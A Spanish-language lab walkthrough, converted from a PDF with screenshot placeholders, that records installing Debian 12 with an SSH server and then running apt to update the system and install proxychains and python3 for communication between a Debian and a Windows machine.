


Selecciono la primera opción. Todos los ficheros en una partición







Selecciono Sí en Escribir los cambios a disco




Finalizo la partición





Selección No escaneo medios



Player ▾ | II ▾ ⌂ ⌃ ⌄

◀◀

debian 12

Configure the package manager

If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.


The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".

HTTP proxy information (blank for none):


[Screenshot](#)

[Go Back](#)

[Continue](#)



selecciono la opción del ssh server, para installar el servicio ssh



Player ▾ | ⏸ ▾ ⌂ ⌂ ⌂

◀◀


debian 12

Select and install software

Select and install software

Retrieving file 236 of 1401 (10min 53s remaining)

selecciono el dispositivo de arranque /dev/sda



Hago click en continue para reiniciar el debian



Instalación y configuración de herramientas, para la comunicación entre las dos máquinas, Debian y Windows:

Escribo en la línea de comandos de Debian, para actualizarlo:

```
apt update
```

```
root@debian:/home/practica# apt update
Hit:1 http://deb.debian.org/debian bookworm InRelease
Hit:2 http://deb.debian.org/debian bookworm-updates InRelease
Hit:3 http://security.debian.org/debian-security bookworm-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
root@debian:/home/practica#
```

Instalo proxychains y python3

apt proxychains python3

```
root@debian:/home/practica# apt install proxychains python3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.11.2-1+b1).
python3 set to manually installed.
The following NEW packages will be installed:
  libproxychains3 proxychains
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 24.5 kB in 0s (228 kB/s).
After this operation, 75.8 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 libproxychains3 amd64 3.1.9 [15.4 kB]
Get:2 http://deb.debian.org/debian bookworm/main amd64 proxychains all 3.1.9 [9,140 B]
Fetched 24.5 kB in 0s (228 kB/s)
Selecting previously unselected package libproxychains3:amd64.
(Reading database ... 151581 files and directories currently installed.)
Preparing to unpack .../libproxychains3_3.1.9_amd64.deb ...
Unpacking libproxychains3:amd64 (3.1.9) ...
Selecting previously unselected package proxychains.
Preparing to unpack .../proxychains_3.1.9_all.deb ...
Unpacking proxychains (3.1.9) ...
Setting up libproxychains3:amd64 (3.1.9) ...
Setting up proxychains (3.1.9) ...
update-alternatives: using /usr/bin/proxychains3 to provide /usr/bin/proxychains (proxychains) in auto mode
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for libc-bin (2.36-9+deb12u7) ...
root@debian:/home/practica#
```

